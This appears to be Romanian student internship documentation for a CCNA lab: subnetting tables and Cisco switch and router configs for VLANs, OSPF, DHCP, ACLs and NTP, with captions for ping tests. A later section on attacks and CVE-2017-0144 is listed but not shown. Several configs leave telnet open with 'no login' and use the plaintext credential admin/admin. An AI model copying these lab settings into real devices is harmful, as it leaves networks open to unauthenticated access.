SAVNET
UPgrade Yourself

- Practica de vară 2024 - Documentație

Echipa:
Farkas Andrei
Stoie Vlad
Titusz Boros
Darius Puie
Stanciulescu Cristian
Daniel Pascu

SAVNET
UPgrade Yourself

Structura documentației

1. Partea I – CCNA (fizic)

1.1 Subnetarea rețelelor :
- Detalii fotografice despre cum au fost alese adresele IP pentru fiecare VLAN/WAN.

1.2 Configurarea device-urilor :
- Configurarea VLAN-urilor și modurilor porturilor în funcție de topologie.
- Pașii pentru configurarea eficientă a Rootbridge-ului și optimizarea STP-ului. - Alocarea IP-urilor pentru PC-uri, routere și switch-uri.
- Configurarea OSPF pe routere și implementarea rutelor statice necesare. - Configurarea serverelor DHCP pe R14 și R1 și testarea conectivității.
- Configurarea NAT static și PAT pe R10 și testarea funcționalității.
- Configurarea Telnet și SSH pe echipamentele de L2 și L3.
- Configurarea serviciului NTP client pe echipamentele de L2. - Implementarea ACL-urilor pentru a limita accesul între site-uri.

!Toate astea fiind evidentiate in forma unor **capturi de ecran**!

1.3 Testarea ping-urilor & DHCP-urilor :
- Capturi de ecran ce evidențiază funcționalitatea ping-ului și asignarea dinamica prin DHCP pentru device-uri, între rețele.

2. Partea II – CCNA (GNS3)

Explicația funcționalității mediului virtual cu cel fizic

3. Partea III - CyberSecurity

3.1 Testarea securității infrastructurii :
- Descrierea atacurilor realizate: Recon, DoS, DHCP Starvation, etc.
- Capturi de ecran cu pașii de atac și rezultate.

3.2 Implementarea măsurilor de securitate :
- Descrierea și configurarea măsurilor de securitate pentru prevenirea atacurilor reușite.
- Capturi de ecran și justificarea fiecărei măsuri de securitate implementate.


3.3 Exploatarea vulnerabilităților :
- Testarea vulnerabilității CVE-2017-0144 și alte metode de exploatare.

4. Concluzii

- Rezumatul activităților și concluzii despre securitatea și funcționalitatea rețelei.

1. CCNA (fizic)

1.1 Subnetarea rețelelor



După tabel, am calculat plaja de adrese pentru VLAN-urile 10, 20, 30, 40, totodată și pentru cele de management : 99 (pentru 10, 20), 98 (pentru 30, 40)

Adresare IP:

	Site A & Site B				
	Vlan 10	**Vlan 20**	**Vlan 30**	**Vlan40**	**Vlan 99,98**
IP pornire	172.16.4.0/x				
Nr hosti	Media de varsta a grupei	Media ultimelor 3 cifre din CNP	Media ultimelor 3 cifre din nr de tel	Suma materiilor de la facultate din anul 2 a membrilor grupei	200

	Romb (R0,R1,R2,R3)	**Rețeaua între R0 și MSW**	**Site C**	**Reteaua intre R3 si Core-MSW(inainte de server)**
IP pornire	53.94.32.0/24	208.10.12.0/28	192.168.1.0/24	172.48.68.0/26
Nr hosti	2 / retea	În funcție de necesități	În funcție de necesități	În funcție de necesități

Schema topologiei este următoarea (adaptată & simulată în [Cisco Packet Tracer](#)) :




Fig. 1

1.2 Configurarea device-urilor

Pentru a cunoaște mai bine device-urile pe care le-am configurat, atașăm o altă schemă, care a fost concepută în timpul primilor pași ai realizării proiectului :




Fig. 2

- **Site A** (conține VLAN-urile 99 (management), 10 & 20)
  - Interfața f0/2 a switch-ului SW8 va duce în end-device-ul din VLAN-ul 10
  - Interfața f0/2 a switch-ului SW16 va duce în end device-ul din VLAN-ul 20

- **Site B** (conține VLAN-urile 98 (management), 30 & 40)
  - Interfața f0/2 a switch-ului SW17 va duce în end device-ul din VLAN-ul 30 - Interfața f0/3 a switch-ului SW17 va duce în end device-ul din VLAN-ul 40

- **Site C** (conține VLAN-urile 1 & 2 care fac parte din același subnet 192.168.1.0/24)
  - Interfața f0/2 a switch-ului SW18 va duce în end device-ul din VLAN-ul 1
  - Interfața f0/3 a switch-ului SW18 va duce în end device-ul din VLAN-ul 2

Aici sunt atașate conform schemei (**Fig. 2**), pe rând (de sus în jos & de la stânga la dreapta), panourile de configurație ale fiecărui dispozitiv :

SW8 config.

```
!
interface Vlan1
 no ip address
!
interface Vlan10
 no ip address
!
interface Vlan20
 no ip address
!
interface Vlan99
 ip address 172.16.9.251 255.255.255.0
!
ip default-gateway 172.16.9.253
ip http server
ip http secure-server
!
!
line con 0
line vty 0 4
 password parola
 no login
 transport input telnet
line vty 5 15
 password parola
 no login
 transport input telnet
!
ntp server 208.10.12.1
end
```

```
!
!
interface FastEthernet0/1
 switchport trunk allowed vlan 10,20,99
 switchport mode trunk
!
interface FastEthernet0/2
 switchport access vlan 10
 switchport mode access
!
interface FastEthernet0/3
 switchport trunk allowed vlan 10,20,99
 switchport mode trunk
!
```

SW16 config.

```
!
interface Vlan1
 ip address 192.168.1.3 255.255.255.0
!
interface Vlan10
 no ip address
!
interface Vlan20
 ip address 172.16.10.253 255.255.255.0
!
```

```
!
interface FastEthernet0
 no ip address
 shutdown
!
interface GigabitEthernet1/0/1
 switchport trunk allowed vlan 10,20,99
 switchport mode trunk
!
interface GigabitEthernet1/0/2
 switchport access vlan 20
 switchport mode access
!
interface GigabitEthernet1/0/3
 switchport trunk allowed vlan 10,20,99
 switchport mode trunk
!
```

```
!
interface Vlan99
 ip address 172.16.9.252 255.255.255.0
!
ip default-gateway 172.16.9.253
ip http server
ip http secure-server
!
!
!
!
line con 0
line vty 0 4
 password parola
 no login
 transport input telnet
line vty 5 15
 password parola
 no login
 transport input telnet
!
ntp server 208.10.12.1
end
```

MSW config.

```
!
vlan 10,20,99,1999
!
!
!
interface GigabitEthernet2/0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet2/0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet2/0/3
 no switchport
 ip address 208.10.12.2 255.255.255.240
!
interface GigabitEthernet2/0/4
!
interface GigabitEthernet2/0/5
 switchport access vlan 10
 switchport mode access
!
```

R10 config.

```
interface Vlan10
 ip address 172.16.11.65 255.255.255.224
 ip helper-address 99.99.99.99
!
interface Vlan20
 ip address 172.16.10.1 255.255.255.0
 ip helper-address 53.94.32.17
!
interface Vlan99
 ip address 172.16.9.253 255.255.255.0
!
router ospf 1
 log-adjacency-changes
 network 172.16.9.0 0.0.0.255 area 0
 network 172.16.10.0 0.0.0.255 area 0
 network 172.16.11.64 0.0.0.31 area 0
!
ip classless
ip route 0.0.0.0 0.0.0.0 208.10.12.1
ip http server
ip http secure-server
!
!
!
line con 0
line vty 0 4
 password parola
 login local
 transport input ssh
line vty 5 15
 password parola
 login local
 transport input ssh
!
ntp clock-period 36027908
ntp server 208.10.12.1
end
```

```
!
interface FastEthernet0/0
 ip address 208.10.12.1 255.255.255.240
 ip helper-address 99.99.99.99
 ip virtual-reassembly
 duplex auto
 speed auto
!
interface FastEthernet0/1
 ip address 53.94.32.2 255.255.255.240
 ip virtual-reassembly
 duplex auto
 speed auto
!
interface Serial0/0/0
 ip address 53.94.32.49 255.255.255.240
 clock rate 2000000
!
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 2000000
!
interface FastEthernet0/2/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
router ospf 1
 log-adjacency-changes
 redistribute static subnets
 network 53.94.32.0 0.0.0.15 area 0
 network 53.94.32.48 0.0.0.15 area 0
 default-information originate
!
ip forward-protocol nd
ip route 172.16.9.0 255.255.255.0 208.10.12.2
ip route 172.16.10.0 255.255.255.0 208.10.12.2
ip route 172.16.11.64 255.255.255.224 208.10.12.2
no ip http server
no ip http secure-server
!
!
```

```
!
!
access-list 1 permit any
!
!
!
!
!
!
control-plane
!
!
!
!
!
!
!
!
!
!
line con 0
line aux 0
line vty 0 4
 login local
 transport input ssh
line vty 5 15
 login local
 transport input ssh
!
scheduler allocate 20000 1000
ntp maxdistance 1
ntp master 3
end
```

R14 config.

```
ip cef
ip dhcp excluded-address 172.16.11.1 172.16.11.61
ip dhcp excluded-address 192.168.1.1 192.168.1.252
ip dhcp excluded-address 172.16.4.1 172.16.7.253
!
ip dhcp pool siteBvlan30
   network 172.16.4.0 255.255.252.0
   default-router 172.16.4.1
   dns-server 8.8.8.8
!
ip dhcp pool siteBvlan40
   network 172.16.11.0 255.255.255.192
   default-router 172.16.11.1
   dns-server 8.8.8.8
!
ip dhcp pool siteC
   network 192.168.1.0 255.255.255.0
   default-router 192.168.1.1
   dns-server 8.8.8.8
!
!
ip domain name cisco
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
!
!
voice-card 0
!
!
!
!
!
license udi pid CISCO2811 sn FCZ131770HJ
username admin password 0 admin
!
redundancy
!
!
!
!
```

```
!
interface FastEthernet0/0
 ip address 53.94.32.1 255.255.255.240
 ip ospf 1 area 0
 duplex auto
 speed auto
 !
!
interface FastEthernet0/1
 ip address 53.94.32.18 255.255.255.240
 duplex auto
 speed auto
 !
!
interface Serial0/0/0
 no ip address
 shutdown
 clock rate 125000
 !
!
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 125000
 !
!
router ospf 1
 log-adjacency-changes
 network 53.94.32.0 0.0.0.15 area 0
 network 53.94.32.16 0.0.0.15 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
!
!
!
!
!
!
control-plane
 !
!
!
!
mgcp fax t38 ecm
mgcp behavior g729-variants static-pt
!
!
!
!
!
line con 0
line aux 0
line vty 0 4
 login local
 transport input ssh
line vty 5 15
 login local
 transport input ssh
```

R11 config.

```
interface FastEthernet0/0
 no ip address
 duplex auto
 speed auto
!
interface FastEthernet0/0.30
 encapsulation dot1Q 30
 ip address 172.16.4.1 255.255.252.0
 ip access-group siteB in
 ip helper-address 53.94.32.1
!
interface FastEthernet0/0.40
 encapsulation dot1Q 40
 ip address 172.16.11.1 255.255.255.192
 ip helper-address 53.94.32.1
!
interface FastEthernet0/0.98
 encapsulation dot1Q 98
 ip address 172.16.8.1 255.255.255.0
!
interface FastEthernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip access-group siteCstandard out
 ip helper-address 53.94.32.1
 duplex auto
 speed auto
!
interface Serial0/0/0
 ip address 53.94.32.50 255.255.255.240
!
interface Serial0/0/1
 ip address 53.94.32.34 255.255.255.240
 clock rate 2000000
!
router ospf 1
 log-adjacency-changes
 network 53.94.32.32 0.0.0.15 area 0
 network 53.94.32.48 0.0.0.15 area 0
 network 172.16.4.0 0.0.3.255 area 0
 network 172.16.8.0 0.0.0.255 area 0
 network 172.16.11.0 0.0.0.63 area 0
 network 192.168.1.0 0.0.0.255 area 0
!
```

```
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
ip access-list standard siteCstandard
 permit 172.16.11.64 0.0.0.31
 permit 172.16.10.0 0.0.0.255
 permit 172.16.4.0 0.0.3.255
 permit 172.16.8.0 0.0.0.255
 permit 172.16.9.0 0.0.0.255
 permit 172.16.11.0 0.0.0.63
 deny   any
!
ip access-list extended siteB
 permit udp any any eq bootpc
 permit udp any any eq bootps
 deny   ip any any
!
!
!
!
!
!
!
control-plane
!
!
!
!
!
!
!
!
!
!
!
line con 0
line aux 0
line vty 0 4
 login local
 transport input ssh
line vty 5 15
 login local
 transport input ssh
!
scheduler allocate 20000 1000
ntp maxdistance 1
ntp master 3
end
```

SW17 config.

```
!
!
interface FastEthernet0/1
 switchport trunk allowed vlan 30,40,98
 switchport mode trunk
!
interface FastEthernet0/2
 switchport access vlan 30
 switchport mode access
!
interface FastEthernet0/3
 switchport access vlan 40
 switchport mode access
!
```

```
interface GigabitEthernet0/4
!
interface Vlan1
 no ip address
 shutdown
!
interface Vlan98
 ip address 172.16.8.253 255.255.255.0
!
ip default-gateway 172.16.8.1
ip http server
ip http secure-server
!
!
line con 0
line vty 0 4
 password parola
 no login
 transport input telnet
line vty 5 15
 password parola
 no login
 transport input telnet
!
ntp server 172.16.8.1
end
```

```
!
interface Vlan1
 ip address 192.168.1.2 255.255.255.0
!
ip default-gateway 192.168.1.1
ip http server
ip http secure-server
!
ip route 0.0.0.0 0.0.0.0 192.168.1.1
!
!
!
line con 0
line vty 0 4
 password parola
 no login
 transport input telnet
line vty 5 15
 password parola
 no login
 transport input telnet
!
ntp server 192.168.1.1
end
```

SW18 config.

```
!
interface GigabitEthernet2/0/1
 switchport trunk allowed vlan 1,2
 switchport mode trunk
!
interface GigabitEthernet2/0/2
 switchport mode access
!
interface GigabitEthernet2/0/3
 switchport access vlan 2
 switchport mode access
!
interface GigabitEthernet2/0/4
```

R1 config.


```
interface Loopback0
 ip address 99.99.99.99 255.255.255.255
!
interface Embedded-Service-Engine0/0
 no ip address
 shutdown
!
interface GigabitEthernet0/0
 ip address 53.94.32.17 255.255.255.240
 duplex auto
 speed auto
!
interface GigabitEthernet0/1
 ip address dhcp
 duplex auto
 speed auto
!
interface Serial0/0/0
 ip address 53.94.32.33 255.255.255.240
!
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 2000000
```


```
ip dhcp excluded-address 172.16.9.1 172.16.9.253
ip dhcp excluded-address 172.16.10.1 172.16.10.253
ip dhcp excluded-address 172.16.11.65 172.16.11.93
!
ip dhcp pool siteA
 network 172.16.11.64 255.255.255.224
 default-router 172.16.11.65
 dns-server 8.8.8.8
!
ip dhcp pool siteAvlan20
 network 172.16.10.0 255.255.255.0
 default-router 172.16.10.1
 dns-server 8.8.8.8
!
!
ip domain name cisco
no ipv6 cef
multilink bundle-name authenticated
!
!
!
license udi pid CISCO1941/K9 sn FCZ1821C1FZ
license accept end user agreement
```

```
!
router ospf 1
 network 53.94.32.16 0.0.0.15 area 0
 network 53.94.32.32 0.0.0.15 area 0
 network 99.99.99.99 0.0.0.0 area 0
 network 172.48.68.0 0.0.0.63 area 0
!
ip forward-protocol nd
!
no ip http server
no ip http secure-server
!
!
!
!
!
control-plane
!
!
!
line con 0
line aux 0
line 2
 no activation-character
 no exec
 transport preferred none
 transport output pad telnet rlogin lapb-ta mop udptn v120 ssh
 stopbits 1
line vty 0 4
 login local
 transport input ssh
line vty 5 15
 login local
 transport input ssh
!
scheduler allocate 20000 1000
!
end
```

1.3 Testarea pingurilor & DHCP (scuzați calitatea pozelor)


DHCP la PC-ul din VLAN 10






Ping de la PC-ul cu DHCP la R14


Ping de la PC-ul cu DHCP la SW17






Ping de la PC-ul cu DHCP la MSW-ul direct conectat cu serverul folosit pentru
GNS3


Ping de la PC-ul cu DHCP la Routerul





conectat direct cu ISP-ul

Ping de la PC-ul cu DHCP la ultimul MSW



Ping-uri de la PC-ul cu DHCP, testate la R11 :
- 172.16.11.1 (subinterfața VLAN-ului 40)
- 192.168.1.1 (interfața spre Site C)
- 172.48.68.8 (interfața din afară, spre serverul folosit pentru legătura virtuală cu GNS3)

2. CNA virtualizare (GNS3)

În cea de-a doua fază a proiectului, se realizează interconectarea dintre mediul virtual și cel fizic. Un server este integrat în rețeaua fizică prin intermediul unui Router și al unui switch MSW, care atribuie dinamic adresa IP a serverului.

